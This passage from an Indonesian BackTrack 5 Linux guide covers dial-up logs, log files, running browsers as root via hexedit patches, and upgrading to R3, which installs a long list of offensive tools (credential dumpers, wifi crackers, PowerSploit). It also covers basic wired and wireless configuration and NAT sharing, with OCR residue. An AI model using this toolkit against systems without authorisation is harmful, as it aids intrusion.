-> Waiting for carrier.
ATDT*99#
CONNECT
-> Carrier detected.  Waiting for prompt.
-> Don’t know what to do!  Starting pppd and hoping for the best.
-> Starting pppd at Mon Feb 28 07:10:24 2011
-> Pid of pppd: 6461
-> pppd: Oå [08]è Xè
-> Using interface ppp0
-> pppd: Oå [08]è Xè
-> pppd: Oå [08]è Xè
-> pppd: Oå [08]è Xè
-> pppd: Oå [08]è Xè
-> pppd: Oå [08]è Xè
-> pppd: Oå [08]è Xè
-> local IP address 182.4.112.169
-> pppd: Oå [08]è Xè
-> remote IP address 10.64.64.64
-> pppd: Oå [08]è Xè
-> primary DNS address 114.127.243.113
-> pppd: Oå [08]è Xè
-> secondary DNS address 114.127.208.84
```

```
-> pppd: Oå [O8]è Xè
root@bt:~#
root@bt:~# -> pppd: Oå [O8]è Xè
-> Connect time 42.5 minutes.
-> pppd: Oå [O8]è Xè
-> pppd: Oå [O8]è Xè
-> pppd: Oå [O8]è Xè
-> Disconnecting at Mon Feb 28 07:52:57 2011
-> The PPP daemon has died: A modem hung up the phone (exit code = 16)
-> man pppd explains pppd error codes in more detail.
-> Try again and look into /var/log/messages and the wvdial and pppd man pages for
more information.
-> Auto Reconnect will be attempted in 5 seconds
-> Cannot open /dev/ttyUSB0: No such file or directory
-> Cannot open /dev/ttyUSB0: No such file or directory
-> Cannot open /dev/ttyUSB0: No such file or directory
-> Disconnecting at Mon Feb 28 07:52:58 2011
[1]+ Exit 1 wvdial
root@bt:~#
```

6.2. Gnome-ppp & Kppp

Untuk wvdial berbasis gui (Graphic User Interface) bisa menggunakan gnome-ppp untuk para pengguna gnome atau kppp untuk pengguna kde. Kita dapat mengisntal kedua alternative paket tersebut langsung dari distro

```
root@bt:~# apt-get install gnome-ppp
root@bt:~# apt-get install kppp
```

setup akan membuat shortcut icon di tab internet atau kita bisa panggil software tersebut dengan perintah di console

```
root@bt:~# gnome-ppp &
```

7. MANAJEMEN LOG

Manajemen log sangat penting untuk di mengerti para pengguna BackTrack. Dengan manajemen log kita dapat mengetahui aktivitas – aktivitas terakhir atau apa-apa saja yang telah kita perbuat pada sistem di masa lampau, sehingga mudah bagi kita untuk memperbaiki kerusakan-kerusakan yang terjadi.

7.1 Melihat log terakhir dari aktivitas user

```
root@bt{~/Documents/tools}:lastlog
Username         Port     From             Latest
root             tty1                      Sat Dec 17 09:40:11 +0700 2011
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
sync                                       **Never logged in**
games                                      **Never logged in**
man                                        **Never logged in**
lp                                         **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
proxy                                      **Never logged in**
www-data                                   **Never logged in**
backup                                     **Never logged in**
list                                       **Never logged in**
irc                                        **Never logged in**
gnats                                      **Never logged in**
libuuid                                    **Never logged in**
syslog                                     **Never logged in**
sshd                                       **Never logged in**
landscape                                  **Never logged in**
messagebus                                 **Never logged in**
nobody                                     **Never logged in**
mysql                                      **Never logged in**
avahi                                      **Never logged in**
snort                                      **Never logged in**
statd                                      **Never logged in**
usbmux                                     **Never logged in**
pulse                                      **Never logged in**
rtkit                                      **Never logged in**
festival                                   **Never logged in**
postgres                                   **Never logged in**
aip                                        **Never logged in**
asuka                                      **Never logged in**
zee                                        **Never logged in**
haldaemon                                  **Never logged in**
jetty                                      **Never logged in**
snmp                                       **Never logged in**
jamesObaster     tty1                      Fri Aug 26 01:49:00 +0700 2011
ares             tty1                      Sun Oct 30 09:34:42 +0700 2011
clamav                                     **Never logged in**
tama                                       **Never logged in**
```

7.2. Akses log beberapa service (/var/log)

```
root@bt{/var}:cd log
./                  debug.4.gz      mail.log              rinetd.log.4
../                 dist-upgrade/   mail.log.1            rinetd.log.5
3proxy/             dmesg           mail.warn             rinetd.log.6
apache2/            dmesg.0         messages              rinetd.log.7
apt/                dmesg.1.gz      messages.1            samba/
aptitude            dmesg.2.gz      messages.2.gz         snort/
aptitude.1.gz       dmesg.3.gz      messages.3.gz         squid3/
aptitude.2.gz       dmesg.4.gz      messages.4.gz         syslog
aptitude.3.gz       dpkg.log        msfupdate.log         syslog.1
auth.log            dpkg.log.1      mysql/                syslog.2.gz
auth.log.1          dpkg.log.2.gz   mysql.err             syslog.3.gz
auth.log.2.gz       dpkg.log.3.gz   mysql.log             syslog.4.gz
auth.log.3.gz       dpkg.log.4.gz   mysql.log.1.gz        syslog.5.gz
auth.log.4.gz       faillog         mysql.log.2.gz        syslog.6.gz
autoscan-network/   fontconfig.log  mysql.log.3.gz        syslog.7.gz
boot                fsck/           mysql.log.4.gz        sysstat/
boot.log            installer/      mysql.log.5.gz        udev
bootstrap.log       iptraf/         mysql.log.6.gz        ufw.log
clamav/             ircd/           mysql.log.7.gz        unattended-upgrades/
ConsoleKit/         jetty/          news/                 user.log
cups/               kern.log        nvidia-installer.log  user.log.1
daemon.log          kern.log.1      pm-powersave.log      user.log.2.gz
daemon.log.1        kern.log.2.gz   pm-powersave.log.1    user.log.3.gz
daemon.log.2.gz     kern.log.3.gz   pm-powersave.log.2.gz user.log.4.gz
daemon.log.3.gz     kern.log.4.gz   pm-powersave.log.3.gz vbox-install.log
daemon.log.4.gz     landscape/      pm-powersave.log.4.gz wicd/
dbconfig-common/    lastlog         pycentral.log         wtmp
debug               lpr.log         rinetd.log            wtmp.1
debug.1             mail.err        rinetd.log.1          wvdialconf.log
debug.2.gz          mail.info       rinetd.log.2          Xorg.0.log
debug.3.gz          mail.info.1     rinetd.log.3          Xorg.0.log.old
```

7.3. Dmesg

Dmesg adalah perintah untuk melihat kondisi-kondisi tertentu atau kegiatan yang dilakukan system terhadap hardware ataupun software pada BackTrack

Sebagai salah satu contoh kita akan melihat apa yang dilakukan sistem pada interface wlan0

```
root@bt:~# dmesg |grep wlan0
[   10.292417] udev: renamed network interface wlan0 to wlan1
```

8. MULTIMEDIA & MISC

Di Bab ini kita akan menginstall Multimedia player dan bebarapa tools yang samakin memudahkan kita.

Listnya:

- VLC Media Player
- Choromium (Google Chrome OSE)
- Synaptic
- Ubuntu Software Center
- Pidgin
- PDF Reader

8.1. VLC

Buka terminal kemudian ketikan:

```
root@bt:~# apt-get install vlc
```

Install seperti biasa, namum belum bisa dijalankan karen kita menggunakan user "root". Oprek sedikit vlcnya.

Buka terminal, ketikan:

```
root@bt:~# hexedit /usr/bin/vlc
```

Tekan [TAB] untuk string mode. Cari "*getteuid*" dangan menekan "**CTRL+S**" ganti dengan "*getppid*". Save dengan "**CTRL + S**", coba jalankan.

8.2 Chromium

Chromium cukup ringan, maka cobalah untuk menggunakannya. Buka terminal seperti biasa lagi.

Tunggu hingga installasi selesai.

```
root@bt:~# apt-get chromium-browser
```

Sama seperti VLC Chromium-browser default tidak dapat dijalankan oleh root. Buka hexeditor lagi.

Tekan [TAB]. Cari "*getueid*" ubah menjadi "*getppid*". Tekan "*CTRL+X*" untuk keluar

```
root@bt:~# hexedit /usr/lib/chromium-browser/chromium-browser
```

Untuk menginstall berbagai tools lainnya anda bisa menggunakan perintah ***apt-get [aplikasi yang diinginkan]***

9. UPDATE & UPGRADE

Step-by-step BackTrack yang anda buat mulai bangkit, sekarang waktunya untuk meng-update dan upgrade.

Buka terminal kembali kemudian ketikan

```
root@bt:~# apt-get update
```

Setelah selesai, lanjut.

```
root@bt:~# apt-get dist-upgrade
```

Saat diminta persetujuan: "Y" [Enter]. Tunggu hingga download selsai, dengan demikian maka BackTrack telah terupgrade.

9.1 Upgrade BacktTrack 5 R2 ke R3

Jika sistem operasi BackTrack anda pada sat ini mencapai versi Release 2 maka anda tidak perlu repot-repot untuk menginstall Release 3 dengan cara fresh install lagi. Tentunya hal yang sangat tidak menyenangkan di mana anda telah melakukan banyak modifikasi sesuai keperluan.

Untuk mengupgrade BackTrack 5 R2 ke R3 perhatikan penggunaan sistem anda.

Pertama – tama kita harus mengupgrade terlebih dahulu

```
root@bt~# apt-get update && apt-get dist-upgrade
```

proses tersebut akan mengupgrade sistem dan kernel yang digunakan oleh BackTrack 5 R3 . Jika proses upgrade telah selesai install toolsnya sesuai dengan kontruksi sistem operasi anda.


```
root@bt~:# apt-get install libcrafter blueranger dbd inundator intersect mercury
cutycapt trixd00r artemisa rifiuti2 netgear-telnetenable jboss-autopwn deblaze
sakis3g voiphoney apache-users phrasendrescher kautilya manglefizz rainbowcrack
rainbowcrack-mt lynis-audit spooftooph wifihoney twofi truecrack uberharvest
acccheck statsprocessor iphoneanalyzer jad javasnoop mitmproxy ewizard multimac
netsniff-ng smbexec websploit dnmap johnny unix-privesc-check sslcaudit dhcpig
intercepter-ng u3-pwn binwalk laudanum wifite tnscmd10g bluepot dotdotpwn
subterfuge jigsaw urlcrazy creddump android-sdk apktool ded dex2jar droidbox smali
termineter bbqsql htexploit smartphone-pentest-framework fern-wifi-cracker
powersploit webhandler

root@bt~# apt-get install libcrafter blueranger dbd inundator intersect mercury
cutycapt trixd00r rifiuti2 netgear-telnetenable jboss-autopwn deblaze sakis3g
voiphoney apache-users phrasendrescher kautilya manglefizz rainbowcrack
rainbowcrack-mt lynis-audit spooftooph wifihoney twofi truecrack acccheck
statsprocessor iphoneanalyzer jad javasnoop mitmproxy ewizard multimac netsniff-ng
smbexec websploit dnmap johnny unix-privesc-check sslcaudit dhcpig intercepter-ng
```

```
u3-pwn binwalk laudanum wifite tnscmd10g bluepot dotdotpwn subterfuge jigsaw
urlcrazy creddump android-sdk apktool ded dex2jar droidbox smali termineter
multiforcer bbqsql htexploit smartphone-pentest-framework fern-wifi-cracker
powersploit webhandler
```

BAB 2
NETWORKING WITH BACKTRACK

1. LOCAL AREA NETWORK

Local Area Network atau biasa kita kenal dengan singkatan **LAN**, memiliki dua jenis jika di lihat dari apa yang menjadi medianya. Yang pertama kita kenal dengan **wired** (*cable*) atau **wireless** (*non-cable*) di mana wired menggunakan kabel seperti UTP (*Unshielded twisted pair*) sedangkan wireless menggunakan *udara* untuk media penghantarnya.



1.1. Basic command

Seperti yang kita tahu, dalam sistem operasi linux sebenarnya interface sudah ditandai dengan simbolik secara default. Pada kartu jaringan yang pertama terdeteksi (ethernet – NIC/network interface card) sistem akan membacanya dengan sebutan "**eth0**" dan akan di urutkan pada NIC selanjutnya. Misalnya saya memiliki 2 NIC terpasang pada slot pci saya , maka linux akan membacanya dengan eth0, eth1 dan seterusnya. Sebagaimana ethernet , wireless interface juga di berikan simbolik default agar mudah membedakan antara jaringan ethernet dan jaringan wireless interface. Secara default linux akan memberikan simbol "**wlan0**" terhadap wireless interface baik dari USB wireless ataupun device wireless lainnya. Dasar – dasar command terhadap pengelolaan interface pada backtrack linux.

1.1.1 Melihat interface yang tersedia (ifconfig)

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:36:c7:8d:54
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:16

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:731 errors:0 dropped:0 overruns:0 frame:0
          TX packets:731 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:52033 (52.0 KB)  TX bytes:52033 (52.0 KB)

wlan0     Link encap:Ethernet  HWaddr 00:19:d2:45:4d:96
          inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::219:d2ff:fe45:4d96/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27445 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15175 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11561853 (11.5 MB)  TX bytes:4427559 (4.4 MB)
```

Terlihat pada perintah di atas bahwa saya memiliki **eth0** (ethernet) yang belum terkoneksi atau belum di beri IP address dan jaringan **wlan0** yang telah terkoneksi dengan inet addr:192.168.1.9. Jika kita ingin melihat tipe interface tertentu.

```
Syntax : ifconfig [ interface ]
```

contoh jika saya hanya ingin melihat interface wlan0

```
root@bt:~# ifconfig wlan0
wlan0     Link encap:Ethernet  HWaddr 00:19:d2:45:4d:96
          inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::219:d2ff:fe45:4d96/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28150 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15208 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11607435 (11.6 MB)  TX bytes:4433405 (4.4 MB)
```

Dengan perincian hasil output

```
Hwaddr : 00:19:d2:45:4d:96  // merupakan mac address dari interface wlan0
inet addr : 192.168.1.9  // ip address pada interface
Bcast : 192.168.1.255 // ip  broadcasting pada network
```

```
mask : 255.255.255.0 // Netmask network – dalam contoh ini tipe C
Interface status : UP
Broadcast status : broadcast
MTU ( Maximum transmission unit ) : 1500
Multicast status : Multicast , IPv6
```

1.1.2. menaktifkan dan Menon-aktifkan interface tertentu (UP/DOWN).

```
syntax : ifconfig [ interface ] [ up | down ]

root@bt:~# ifconfig wlan0 up   // untuk menghidupkan atau mengaktifkan interface
wlan0

root@bt:~# ifconfig wlan0 down // untuk menon-aktifkan interface wlan0
```

1.1.3. Konfigurasi IP address statik

Kita dapat memberikan statik ip jika memang di butuhkan dengan mengikuti syntax di bawah ini

```
syntax : ifconfig [ interface ] [ ip-address] netmask [ nilai-netmask ]
```

masukan interface yang anda inginkan , dalam contoh ini saya menggunakan wlan0 sebagai interface saya. Kemudian masukan ip address yang hendak anda masukan diikuti dengan netmask. Seperti pada contoh di bawah ini

```
root@bt:~# ifconfig eth0 192.168.1.43 netmask 255.255.255.0
root@bt:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:16:36:c7:8d:54
          inet addr:192.168.1.43  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:1
```

1.1.4 Default Gateway

```
syntax : route add default gateway [ip-gateway]
```

Sebagai contoh saya akan memasukan default gateway 192.168.1.1

```
root@bt:~# route add default gateway 192.168.1.1
```

Kemudian saya cek ip gateway jika memang sudah benar menjadi 192.168.1.1

```
root@bt:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     *               255.255.255.0   U     0      0        0 wlan0
192.168.1.0     *               255.255.255.0   U     0      0        0 eth0
default         192.168.1.1     0.0.0.0         UG    0      0        0 wlan0
```

1.1.5. Konfigurasi DNS

Untuk menambahkan dns secara manual sebenarnya hanya tinggal mengedit file konfigurasi pada direktori **"/etc/resolv.conf"** gunakan editor kesayangan kita dan kita edit sesuai dengan kebutuhan .

```
root@bt:~# cat /etc/resolv.conf
nameserver 8.8.8.8
nameserver 8.8.4.4
```

Tampak pada output diatas saya memasukan dns google yaitu 8.8.8.8 dan 8.8.4.4 kemudian saya coba cek dengan menggunakan perintah *nslookup.*

```
root@bt:~# nslookup google.com
Server:           8.8.8.8
Address:    8.8.8.8#53

Non-authoritative answer:
Name: google.com
Address: 74.125.236.82
Name: google.com
Address: 74.125.236.80
Name: google.com
Address: 74.125.236.84
Name: google.com
Address: 74.125.236.83
Name: google.com
Address: 74.125.236.81
```

Hasil output sudah menunjukan bahwa dns telah mengarah kepada 8.8.8.8.

1.1.6 Interfaces file configuration (IFC)

Konfigurasi manual secara DHCP ataupun statik dapat anda temukan pada direktori **"/etc/network/interfaces"** Contoh konfigurasi DHCP adalah seperti di bawah ini

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet dhcp

auto eth2
iface eth2 inet dhcp

auto ath0
iface ath0 inet dhcp

auto wlan0
iface wlan0 inet dhcp
```

Sedangkan jika kita hendak konfigurasi salah satu interface menjadi statik , editlah file tadi menjadi seperti contoh di bawah ini

```
auto lo auto lo
iface lo inet loopback iface lo inet loopback
auto eth0 auto eth0
iface eth0 inet static iface eth0 inet dhcp
address 208.88.34.106
netmask 255.255.255.248
broadcast 208.88.34.111
network 208.88.34.104
gateway 208.88.34.110
```

2. WIRELESS CONFIGURATION & COMMAND LINE

Seperti yang sudah kita bahas sebelumnya bahwa sitem linux akan membaca interface wireless secara default sebagai "**wlan0**" sebagai wireless lan yang terdeteksi. Berikut kita akan membahas beberapa perintah dasar secara CLI (*command line interface*) yang biasa di sebut sebagai wifi-fu (kungfu wireless)

2.1. ESSID scanning suport

```
syntax : iwlist [ interface ] scann

[root@bt ~]$ sudo ifconfig wlan0 up
[root@bt ~]$ iwlist wlan0 scann
wlan0     Scan completed :
          Cell 01 - Address: 00:1E:C1:4C:BF:F8
                    Channel:11
                    Frequency:2.462 GHz (Channel 11)
                    Quality=70/70  Signal level=-33 dBm
                    Encryption key:on
                    ESSID:"ibteam-3g"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 6 Mb/s; 9 Mb/s
                              11 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0000000833cf9181
                    Extra: Last beacon: 599ms ago
                    IE: Unknown: 000969627465616D2D3367
                    IE: Unknown: 010882848B0C12961824
                    IE: Unknown: 03010B
                    IE: Unknown: 0706474220010D14
                    IE: Unknown: 200100
                    IE: WPA Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (1) : TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 2A0100
                    IE: Unknown: 32043048606C
                    IE:                                                    Unknown:
DD180050F2020101030003A4000027A4000042435E0062322F00                          IE:
Unknown: DD0900037F01010020FF7F
```

Perhatikan dari output di atas kita dapat melihat bahwa interface telah mengumpulkan informasi berupa

```
ESSID : ibteam-3g // nama access point
Channel : 11 // channel access point
Encryption key:on // terenskripsi [ wpe/wpa/wpa2 ]
```

2.2 Mode Management

2.2.1 Mode Master

```
syntax : iwconfig [ interface ] mode master
```

Jika kita hendak memberikan mode master atau mode sebagai access point (AP) , hendaknya kita mengecek terlebih dahulu dengan perintah "iw"

```
[root@bt]# iw list
Supported interface modes:
       * IBSS
       * managed
       * AP
       * AP/VLAN
       * WDS
       * monitor
mesh point
```

Kalau sudah support kita berikan command untuk memerintahkan interface masuk pada mode "**master**".

```
[root@bt]# iwconfig wlan0 mode master
```

Jika kita hendak memberi essid untuk interface wireless kita kita bisa gunakan perintah di bawah.

```
syntax : iwconfig [ interface ] [ ESSID ] [  essid yang di kehendaki ]
```

2.2.2. Mode managed

```
syntax : iwconfig [ interface ] mode managed
```

Perintah di atas adalah untuk memindahkan interface masuk ke mode managed (client). Anda akan bertindak sebagai client yang nantinya bisa tersambung terhadap AP.

```
[root@bt]# iwconfig wlan0 mode managed
```

2.2.3. Mode Add-hoc

```
syntax : iwconfig [ interface ] mode ad-hoc
```

Tujuan dari syntax di atas adalah mengeset kartu anda sebagai anggota di jaringan wifi ad hoc tanpa akses poin. Sangat berguna untuk sharing data dan internet secara "peer to peer "

```
[root@bt]# iwconfig wlan0 mode ad-hoc
```

2.2.4. Mode Monitor

```
syntax : iwconfig [ inteface ] mode monitor
```

Tujuan dari syntax diatas adalah mengeset kartu anda sebagai mode monitor , sangat berguna nantinya pada saat kita melakukan serangan wpa-wep. Biasanya bisa menggunakan airmon. Mengenai serangan terhadap AP terenskripsi akan kita bahas pada level berikutnya.

Berikut ini adalah beberapa langkah-langkah konektifitas wireless interface

2.2.5 Open/WEP WLAN (DHCP)

mengkoneksikan interface kita terhadap AP terenskripsi WEP yang support terhadap DHCP protocol , lakukan langkah-langkah di bawah ini

--Set mode managed key (WEP key)
```
root@bt:#iwconfig [interface] mode managed key [WEP key]
```

--set essid
```
root@bt:#iwconfig [Interface] essid "[ESSID]"
```

--Memberikan IP address secara manual
```
root@bt:#ifconfig [interface] [IP address] netmask [subnetmask]
```

contoh : `ifconfig wlan0 192.168.1.5 netmask 255.255.255.0`

--Menambahkan gateway
`root@bt:#route add default gw [IP of default gateway]` // konfigurasi default gateway. Biasanya merupakan ip address accesspoint

--Menambahkan DNS server

```
root@bt:#echo nameserver [IP address of DNS server]  >>  /etc/resolve.conf
```

contoh : `root@bt:#echo nameserver 8.8.8.8 > /etc/resolv.conf`

2.2.6 Set mode managed key (WEP key)

iwconfig [interface] mode managed key [WEP key] // 128 bit WEP menggunakan 26 hex characters, 64 bit WEP hanya menggunakan 10)

Contoh :

```
iwconfig [interface] key 1111-1111-1111-1111
(mengeset kunci WEP 128bit)
iwconfig [interface] key 11111111 (mengeset
kunci WEP 65 bit)
```

2.2.7. Set Default ESSID

Memberikan "ESSID" pada interface wireless.

```
root@bt:#iwconfig [Interface] essid "[ESSID]"
```

2.2.8 DHCP Client

Request DHCP client (untuk router yang support DHCP) untuk menerima IP address, netmask, DNS server dan default gateway dari Access Point)

```
root@bt:#dhclient [interface]
```

2.3. Daftar perintah lainnya

2.3.1 Iwconfig commands

```
iwconfig [interface] key s:mykey (set key sebagai  ASCII string)
iwconfig [interface] key off (disable WEP key)
iwconfig [interface] key open (sets ke open mode, tidak membutuhkan authentication
)
iwconfig [interface] channel [channel no.] (set  channel 1-14)
iwconfig [interface] channel auto (secara otomatis memilih channel )
iwconfig [interface] freq 2.422G (set channels dalam bentuk  GHz)
iwconfig [interface] ap 11:11:11:11:11:11 ( memaksa kartu untuk mendaftar pada AP
dengan BSSID tertentu)
iwconfig [interface] rate 11M ( menggunakan kecepatan tertentu )
iwconfig [interface] rate auto ( menggunakan kecepatan secara automatis / random )
iwconfig [interface] rate auto 5.5M ( kartu akan menggunakan kecepatan tertentu
dan kecepatan di bawahnya jika memang diperlukan)
```

2.3.2 iwlist Commands:

iwlist [interface] scan (memberikan list Access Points and Ad-Hoc yang terdeteksi dalam range serta memberikan informasi-informasi seperti ESSID, Quality, Frequency, Mode.

iwlist [interface] channel (menampilkan list dari frequencies pada device dan channel).

iwlist [interface] rate (melihat daftar device suport bit-rates).

iwlist [interface] key (daftar besar enskripsi key yang support dan menampilkan semua enskripsi key yang ada pada device).

iwlist [interface] power (menampilkan variasi Power Management attributes dan mode pada device).

iwlist [interface] txpower (menampilkan variasi informasi Transmit Power yang available pada device).

iwlist [interface] retry (menampilkan transmit retry limits dan retry lifetime dari device).

iwlist [interface] ap (menampilkan daftar Access Points dalam range)

iwlist [interface] peers (memberikan list add-hoc yang teregister pada interface).

iwlist [interface] event (memberikan daftar event yang di support pada device).

2.4. Share koneksi antar interface di Backtrack

Terkadang dalam berbagai keperluan kita menginginkan agar BackTrack dapat berbagi koneksi dengan sistem operasi lainya yang berada pada laptop atau perangkat yang berbeda. Untuk membuat BackTrack melakukan share koneksi internet pada tiap interface

Penulis pernah mendapatkan suatu kondisi dimana penulis membutuhkan koneksi internet agar dapat di akses oleh PC penulis yang terinstall Dracos Linux Versi 2. Penulis saat itu hanya memiliki koneksi internet pada perangkat laptop yang terinstall BackTrack 5 R3 sedangkan pada PC tersebut tidak memiliki wireless adapter sehingga penulis hanya berharap pada ethernet (eth0) saja. Penulis menggunakan modem router huawei yang terkonek pada Laptop yang terinstall BackTrack OS melalui USB. Hal ini pun menjadi suatu alasan penulis karena PC penulis USBnya dalam keadaan rusak.
Koneksi yang ane punya cuma koneksi modem wirless router huawei dengan provider 3. Hanya device yang memiliki adapter wireless lah yang dapat terkoneksi dengan modem ini, sedangkan satu2nya perangkat yang memiliki wireless adapter aktif adalah laptop yang terinstall dengan backtrack 5 R3

Akhirnya penulis mencoba membuat koneksi internet sharing dari laptop (backtrack 5) yang mengambil koneksi internet dari wlan0 yang terhubung dengan router , kemudian membaginya ke eth0 yang akan ane hubungkan di pc (dracos) secara peer to peer menggunakan kabel UTP.

Maka konfigurasi pada saat itu kurang lebih seperti ini

```
1. interface wlan0 SSID = codewall
2. ipadd = dhcp = 192.168.2.1
```

pada backtrack 5 (laptop) ane mengaktifkan wlan0

```
root@bt~# ifconfig wlan0 up
root@bt~# iwconfig wlan0 essid codewall key off
root@bt~# dhclient
```

Kemudian penulis merequest ARP ke router dan serta mendapatkan ip 192.168.2.17, ane cek ping ke luar dan berhasil terkoneksi seperti biasanya.

Tujuan penulis agar interface eth0 dapat sambungkan melalui ether eth0 pada pc (dracos) .. Langkah yang dapat kita lakukan adalah

```
root@bt~# ifconfig eth0 up
root@bt~# ifconfig eth0 192.168.1.17 netmask 255.255.255.0
```

Langkah di atas bertujuan untuk memasang network baru dengan kelas C pada IP 192.168.1.0 beda satu angka dengan wireless network router yang

192.168.2.0


Jalankan fungsional router pada perangkat yang hendak di share koneksi internet antar interfacenya.

```
root@bt~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt~# iptables -t nat -A POSTROUTING -o wlan0 -s 192.168.1.0/24 -J MASQUERADE
```

Hasilnya adalah koneksi internet dari wlan0 (192.168.2.17) berhasil di bagikan pada ether eth0 (192.168.1.17) … Sekarang tinggal men-setting PC atau perangkat yang akan menerima koneksi internet. Kali ini melalui kabel UTP dengan laptop (backtrack)

```
root@dracos:~# ifconfig eth0 up
root@dracos:~# ifconfig eth0 192.168.1.13 netmask 255.255.255.0
```

Langkah selanjutnya adalah memasang gateway dan primary dns. Tentu saja kita harus memasangnya pada alamat ip eth0 di backtrack. Kurang lebih nnti seperti ini diagramnya




```
root@dracos:~# route add default gateway 192.168.1.17
root@dracos:~# echo nameserver 8.8.8.8 > /etc/resolv.conf
```

Setelah penulis mecoba untuk melakukan ping ke situs google , maka host tersebut dapat melakukan request ICMP. Artinya kita berhasil melakukan pembagian dengan interface lainnya. Kita dapat melakukan itu pada berbagai ciri kasus yang berbeda namun memiliki pola yang sama.

3. PPPOE

PPPoE adalah sebuah protocol jaringan untuk melakukan enkapsulasi frame *Point-to-Point* **Protocol(PPP)** di dalam paket Ethernet, biasanya dipakai untuk jasa layanan **ADSL** untuk menghubungkan modem **ADSL** di dalam jaringan Metro Ethernet. Biasanya jika kita hendak melakukan penyerangan melalui **NAT** (jaringan internet) kita membutuhkan IP address secara *public*.

